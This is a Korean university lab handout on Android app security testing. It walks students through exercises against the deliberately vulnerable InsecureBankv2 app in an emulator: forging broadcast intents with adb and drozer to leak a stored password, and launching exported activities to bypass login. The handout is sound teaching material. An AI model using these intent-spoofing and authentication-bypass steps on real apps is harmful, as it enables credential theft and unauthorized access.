홍익대학교
HONGIK UNIVERSITY

<실습 1>

Youn Kyu Lee
Hongik University

실습 1

1-1 Broadcast Receiver 결함

1-2 취약한 인증 메커니즘

실습 1

1-1 Broadcast Receiver 결함

1-2 취약한 인증 메커니즘

프롬프트 사용법 (모든 실습에 적용)

- PowerShell 구동 방법
  - 검색창 -> ‘Anaconda PowerShell Prompt (Anaconda3)’ 실행
    - Conda activate netsec // 가상환경 실행

- 실습자료 내 프롬프트 구분
  - PowerShell 프롬프트

    PS>
  - Drozer 프롬프트


    dz>
  - adb 프롬프트

    #

Broadcast Receiver 결함

취약점

- 안드로이드 기기에서 이벤트가 발생하면 broadcast 신호를 보내는데, Broadcast Receiver는 이 신호를 받아 처리하는 역할을 수행한다.
- 타겟 애플리케이션서 발생하는 broadcast를 받기 위해서는 Broadcast Receiver가 설정되어 있어야 하며, 신호를 받는 경우 애플리케이션에 정의해 놓은 작업을 수행한다.
- Broadcast Receiver 는 AndroidManifest.xml의 < receiver >< /receiver > 항목에 선언한다.
- Broadcast 신호는 악의적인 애플리케이션에서 발생하거나, 공격자에 의해 임의대로 생성 가능하다.
- 사용자가 받는 알림(메시지, 전화 등)을 중간에서 가로채거나, 특정한 상황에서만 발생하는 작업을 우회하여 수행하도록 조작 가능하다.



Broadcast Receiver 결함 (1)

1. AndroLabServer 구동

(1) PowerShell(창1) 구동 후, 아래의 명령어 입력하여 경로를 변경한다.

```
PS> cd ~₩Desktop₩InsecureBankv2₩AndroLabServer
```

(2) 아래의 명령어를 입력하여 AndroLabServer를 구동한다.

```
PS> python .₩app.py
```

(3) 정상적으로 구동 시, 아래의 메시지가 출력된다.

Broadcast Receiver 결함 (2)

2. InsecureBankv2 앱 구동

(1) 안드로이드 가상 디바이스(AVD)를 구동한다.

- AVD 구동 방법 : 안드로이드 스튜디오 실행 -> configure -> AVD Manager -> action 의 초록색 화살표 클릭

(2) 안드로이드 스튜디오에서 InsecureBankv2 프로젝트를 빌드 후 실행한다.


- 빌드 및 실행 방법 : 안드로이드 스튜디오 실행 -> Open an existing Android Studio project -> 'C:₩Users₩컴퓨터의 사용자 이름 ₩Desktop₩InsecureBankv2₩InsecureBankv2' 오픈 -> 우측 상단의 초록색 화살표 (Run app)


Broadcast Receiver 결함 (3)

(3) InsecureBankv2 앱에 로그인한다.

- Id : dinesh, pwd : Dinesh@123$

(4) Server IP에 10.0.2.2를 입력하고 Submit을 누른 뒤, 다시 로그인한다.





Broadcast Receiver 결함 (4)

3. adb를 이용한 브로드캐스트 리시버 취약점 분석

(1) 새로운 PowerShell(창2)에서 다음의 명령어를 실행한다.

```
PS> adb root            // root 권한 획득
PS> adb shell           // root 권한으로 Shell 프롬프트 실행
```

Broadcast Receiver 결함 (5)

(2) adb 프롬프트(generic_x86_63:₩ #) 상에서 다음의 명령어를 실행한다.

// am을 통해서 브로드캐스트된 theBroadcast 인텐트를 InsecureBankv2 앱의 MyBroadCastReceiver가 수신하여 처리

am broadcast -a theBroadcast –n com.android.insecurebankv2/.MyBroadCastReceiver

*am(activity manager) : 안드로이드 시스템에 대한 다양한 액션을 수행할 수 있다.


- 위의 am 명령어가 정상적으로 처리되면 아래와 같은 결과가 출력된다.

```
130|generic_x86:/ # am broadcast -a theBroadcast 63ncom.android.insecurebankv2/.MyBroadCastReceiver
Broadcasting: Intent { act=theBroadcast flg=0x400000 cmp=63ncom.android.insecurebankv2/.MyBroadCastReceiver }
Broadcast completed: result=0
generic_x86:/ #
```

Broadcast Receiver 결함 (6)

(3) 로그 정보 중에서 System.out 태그 중에 Information 관련 내용만 출력하기 위해서 다음의 명령어를 새로운 PowerShell(창3) 상에서 실행한다. (s의 의미는 silent)

PS> adb logcat -s System.out:I



- 전화번호가 입력되지 않았기 때문에 , phone number가 null로 나오는 것을 확인할 수 있다.

Broadcast Receiver 결함 (7)

(4) InsecureBankv2₩app₩src₩main₩java₩com₩android₩insecurebankv2₩MyBroadCastReceiver.java 파일을 확인한다.

```
public void onReceive(Context context, Intent intent) {
    // TODO Auto-generated method stub

    String phn = intent.getStringExtra( name: "phonenumber");
    String newpass = intent.getStringExtra( name: "newpass");
```

```
if (phn != null) {
    try {
        SharedPreferences settings = context.getSharedPreferences(MYPREFS, Context.MODE_WORLD_READABLE);
        final String username = settings.getString( s: "EncryptedUsername",  s1: null);
        byte[] usernameBase64Byte = Base64.decode(username, Base64.DEFAULT);
        usernameBase64ByteString = new String(usernameBase64Byte,  charsetName: "UTF-8");
        final String password = settings.getString( s: "superSecurePassword",  s1: null);
        CryptoClass crypt = new CryptoClass();
        String decryptedPassword = crypt.aesDeccryptedString(password);
        String textPhoneno = phn.toString();
        String textMessage = "Updated Password from: "+decryptedPassword+" to: "+newpass;
        SmsManager smsManager = SmsManager.getDefault();
        System.out.println("For the changepassword - phonenumber: "+textPhoneno+" password is: "+textMessage);
        smsManager.sendTextMessage(textPhoneno,  scAddress: null, textMessage,  sentIntent: null,  deliveryIntent: null);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
else {
    System.out.println("Phone number is null");
}
```

- Broadcast의 onReceive함수에서 phonenumber와 newpass를 전달받는데, (2)에서 broadcast를 보낼 때, Intent 안에 phone number가 없어서 Phone number is null이라고 표시되었다. -> 이를 통해 activity manager로 강제로 broadcast intent를 보낼 수 있음을 확인할 수 있다.

Broadcast Receiver 결함 (8)

(5) am 명령어의 es 옵션을 사용해서 추가적인 정보인 newpass와 phonenumber를 다음과 같이 adb 프롬프트 (generic_x86_64:/ #) 상에서 입력한다.

```
# am broadcast -a theBroadcast -n
com.android.insecurebankv2/.MyBroadCastReceiver --es phonenumber 5555 --es
newpass test
```

```
generic_x86:/ # am broadcast -a theBroadcast -n com.android.insecurebankv2/.MyBroadCastReceiver --es phonenumber 5555 --es newpass test
Broadcasting: Intent { act=theBroadcast flg=0x400000 cmp=com.android.insecurebankv2/.MyBroadCastReceiver (has extras) }
Broadcast completed: result=0
```

Broadcast Receiver 결함 (9)

(6) 다시 한번 다음의 명령어를 PowerShell 상에서 수행한다.

PS> adb logcat -s System.out:I

```
(netsec) PS C:₩Users₩      > adb logcat -s System.out:I
--------- beginning of main
--------- beginning of system
--------- beginning of crash
02-28 04:17:32.932  7897  7897 I System.out: Phone number is null
02-28 04:21:34.067  7897  7897 I System.out: Phone number is null
02-28 04:21:55.382  7897  7897 I System.out: Phone number is null
02-28 04:32:39.851  7897  7897 I System.out: Phone number is null
02-28 04:36:59.249  7897  7897 I System.out: For the changepassword - phonenumber: 5555 password is: Updated Password from: Dinesh@123$ to: test
```

- 현재 패스워드가 노출된 것을 알 수 있으며, 실제 계정의 패스워드는 변경되지 않았다.

Broadcast Receiver 결함 (10)

- Drozer를 이용한 브로드캐스트 리시버 취약점 분석

  (1) 안드로이드 가상 디바이스 (AVD) 에 설치된 drozer 앱을 구동하고 내장된 drozer 서버를 활성화한다. (ON)

  (2) 안드로이드 가상 디바이스 (AVD) 에서 구동하는 drozer 서버의 포트(31415)와 PC의 로컬 포트(31415)를 연결하는 다음의 명령어를 PowerShell 상에서 수행한다.

  ```
  PS> adb forward tcp:31415 tcp:31415
  ```

  (3) drozer 앱에 내장된 서버에 콘솔 모드로 접속하는 다음의 명령어를 PowerShell상에서 수행한다.

  ```
  PS> drozer console connect
  ```

Broadcast Receiver 결함 (11)

(4) 다음의 명령어를 drozer 프롬프트(dz>)상에서 수행함으로써 InsecureBankv2 앱의 전체적인 취약점을 파악한다.

dz> run app.package.attacksurface com.android.insecurebankv2

```
dz> run app.package.attacksurface com.android.insecurebankv2
Attack Surface:
  5 activities exported
  1 broadcast receivers exported
  1 content providers exported
  0 services exported
    is debuggable
```

(5) 다음의 명령어를 drozer 프롬프트(dz>)상에서 수행함으로써 InsecureBankv2 앱의 브로드캐스트 리시버 관련 정보를 파악한다.

dz>run app.broadcast.info -a com.android.insecurebankv2

```
dz> run app.broadcast.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
  com.android.insecurebankv2.MyBroadCastReceiver
    Permission: null
```

- 브로드캐스트 관련하여 권한이 없어도 작업이 가능하다는 것을 알 수 있다.

Broadcast Receiver 결함 (12)

(6) InsecureBankv2 앱의 패스워드 정보를 노출시키기 위해서, 다음의 명령어를 drozer 프롬프트(dz>)상에서 실행한다.

```
dz> run app.broadcast.send --component com.android.insecurebankv2 com.android.insecurebankv2.MyBroadCastReceiver --extra string phonenumber 1111 --extra string newpass test
```

Broadcast Receiver 결함 (13)

(7) 다음의 명령어를 PowerShell 상에서 실행한다.

PS> adb logcat -s System.out:I

```
(netsec) PS C:₩Users₩      > adb logcat -s System.out:I
--------- beginning of main
--------- beginning of system
--------- beginning of crash
02-28 04:17:32.932  7897  7897 I System.out: Phone number is null
02-28 04:21:34.067  7897  7897 I System.out: Phone number is null
02-28 04:21:55.382  7897  7897 I System.out: Phone number is null
02-28 04:32:39.851  7897  7897 I System.out: Phone number is null
02-28 04:36:59.249  7897  7897 I System.out: For the changepassword - phonenumber: 5555 password is: Updated Password from: Dinesh@123$ to: test
02-28 04:44:56.744 10662 10662 I System.out: For the changepassword - phonenumber: 1111 password is: Updated Password from: Dinesh@123$ to: test
02-28 04:44:59.216 10662 10662 I System.out: For the changepassword - phonenumber: 1111 password is: Updated Password from: Dinesh@123$ to: test
```

- (6)의 공격으로 위의 명령어를 실행했을 때 InsecureBankv2 앱의 패스워드 정보가 포함되는 것을 확인할 수 있다.

실습 1

1-1 Broadcast Receiver 결함

1-2 취약한 인증 메커니즘

취약한 인증 메커니즘

취약점

- 애플리케이션에서 요구하는 정상적인 인증 절차를 우회하여, 접근 권한을 획득 가능
- OWASP에서 2016년 발표한 OWASP Mobile Top10에 포함

OWASP Mobile Top 10 – 2014(이전)	OWASP Mobile Top 10 – 2016(신규)
M1 – 약한 서버측 제어	M1 – 적절하지 않은 플랫폼 사용
M2 – 취약한 데이터 저장소	M2 – 취약한 데이터 저장소
M3 – 취약한 전송계층 방어	M3 – 취약한 통신
M4 – 의도하지 않은 데이터 노출	M4 – 취약한 인증
M5 – 잘못된 권한부여 및 인증	M5 – 취약한 암호화
M6 – 취약한 암호화	M6 – 취약한 권한부여
M7 – 클라이언트측 인젝션	M7 – 취약한 코드품질
M8 – 신뢰할 수 없는 입력값을 통한 보안 결정	M8 – 코드 변조
M9 – 부적절한 세션처리	M9 – 리버스 엔지니어링
M10 – 바이너리 보호 결여	M10 – 불필요한 기능

취약한 인증 메커니즘 (1)

1. AndroLabServer 구동

(1) PowerShell 구동 후, 아래의 명령어를 입력하여 경로를 변경한다.

```
PS> cd ~₩Desktop₩InsecureBankv2₩AndroLabServer
```

(2) 아래의 명령어를 입력하여 AndroLabServer 구동한다.

```
PS> python .₩app.py
```

(3) 정상적으로 구동 시, 아래의 메시지가 출력된다.

취약한 인증 메커니즘 (2)

2. InsecureBankv2 앱 구동 및 AndroidManifest.xml 파일 확인

(1) 안드로이드 스튜디오 실행 및 안드로이드 가상 디바이스(AVD) 구동한다.

(2) 안드로이드 스튜디오에서 InsecureBankv2 프로젝트 빌드한다.

(3) AVD 상에 InsecureBankv2 앱 설치 후 구동한다.

(4) 안드로이드 스튜디오의 InsecureBankv2 프로젝트의 AndroidManifest.xml 파일에서 PostLogin 액티비티와 DoTransfer 액티비티와 관련된 설정들 중 다음의 설정을 확인한다.

- android:exported="true"

```
<activity
    android:name=".PostLogin"
    android:exported="true"
```

```
<activity
    android:name=".DoTransfer"
    android:exported="true"
```


취약한 인증 메커니즘 (3)

3. adb를 이용한 취약한 인증 메커니즘 분석

(1) InsecureBankv2 앱에 로그인 하지 않은 상태에서, 다음의 명령어를 PowerShell에서 실행하여 InsecureBankv2 앱의 PostLogin 액티비티를 호출한다.

PS> adb shell am start com.android.insecurebankv2/com.android.insecurebankv2.PostLogin

```
(netsec) PS C:₩Users₩      ₩Desktop₩InsecureBankv2₩AndroLabServer> adb shell am start com.andr
oid.insecurebankv2/com.android.insecurebankv2.PostLogin
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=c
om.android.insecurebankv2/.PostLogin }
```




- Activity가 PostLogin으로 전환된 것을 확인할 수 있다.

취약한 인증 메커니즘 (4)

(2) InsecureBankv2 앱에 로그인 하지 않은 상태에서, 다음의 명령어를 PowerShell에서 실행하여 InsecureBankv2 앱의 DoTransfer 액티비티를 호출한다.

PS> adb shell am start com.android.insecurebankv2/com.android.insecurebankv2.DoTransfer

```
(netsec) PS C:₩Users₩[redacted]₩Desktop₩InsecureBankv2₩AndroLabServer> adb shell am start com.andr
oid.insecurebankv2/com.android.insecurebankv2.DoTransfer
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=c
om.android.insecurebankv2/.DoTransfer }
```



- Activity가 DoTransfer로 전환된 것을 확인할 수 있다.

취약한 인증 메커니즘 (5)

4. drozer를 이용한 취약한 인증 메커니즘 분석

(1) PowerShell에서 다음의 명령어를 실행하여, 안드로이드 가상 디바이스 (AVD) 에 drozer 앱을 설치한다.

```
PS> adb install drozer 앱의 이름 (완전한 경로 포함)
```

(2) 안드로이드 가상 디바이스 (AVD) 에 설치된 drozer 앱을 구동하고 내장된 drozer 서버를 활성화한다. (ON)

(3) 안드로이드 가상 디바이스 (AVD) 에서 구동하는 drozer 서버의 포트 (31415)와 PC의 로컬 포트(31415)를 연결하는 다음의 명령어를 PowerShell 상에서 실행한다.

```
PS> adb forward tcp:31415 tcp:31415
```

취약한 인증 메커니즘 (6)

(4) drozer 앱에 내장된 서버에 콘솔 모드로 접속하는 다음의 명령어를 PowerShell상에서 실행한다.

```
PS> drozer console connect
```

(5) 다음의 명령어를 drozer 프롬프트(dz>)상에서 수행함으로써 InsecureBankv2 앱의 액티비티들의 권한 관련 취약점을 파악한다.

```
dz> run app.activity.info -a com.android.insecurebankv2
```

```
dz> run app.activity.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
  com.android.insecurebankv2.LoginActivity
    Permission: null
  com.android.insecurebankv2.PostLogin
    Permission: null
  com.android.insecurebankv2.DoTransfer
    Permission: null
  com.android.insecurebankv2.ViewStatement
    Permission: null
  com.android.insecurebankv2.ChangePassword
    Permission: null
```


- 모든 권한이 null인 것을 확인할 수 있다.

취약한 인증 메커니즘 (7)

(6) drozer 앱을 AVD의 화면상에 띄우고, 다음의 명령어를 drozer 프롬프트 상에서 실행하여 InsecureBankv2 앱의 PostLogin 액티비티를 호출한다.

```
dz> run app.activity.start --component com.android.insecurebankv2
com.android.insecurebankv2.PostLogin
```

- Activity가 PostLogin으로 전환된 것을 확인할 수 있다.




취약한 인증 메커니즘 (8)

(7) drozer 앱을 AVD의 화면상에 띄우고, 다음의 명령어를 drozer 프롬프트 상에서 실행하여 InsecureBankv2 앱의 DoTransfer 액티비티를 호출한다.

```
dz> run app.activity.start --component com.android.insecurebankv2
com.android.insecurebankv2.DoTransfer
```

- Activity가 DoTransfer로 전환된 것을 확인할 수 있다.



Q & A

aiclasshongik@gmail.com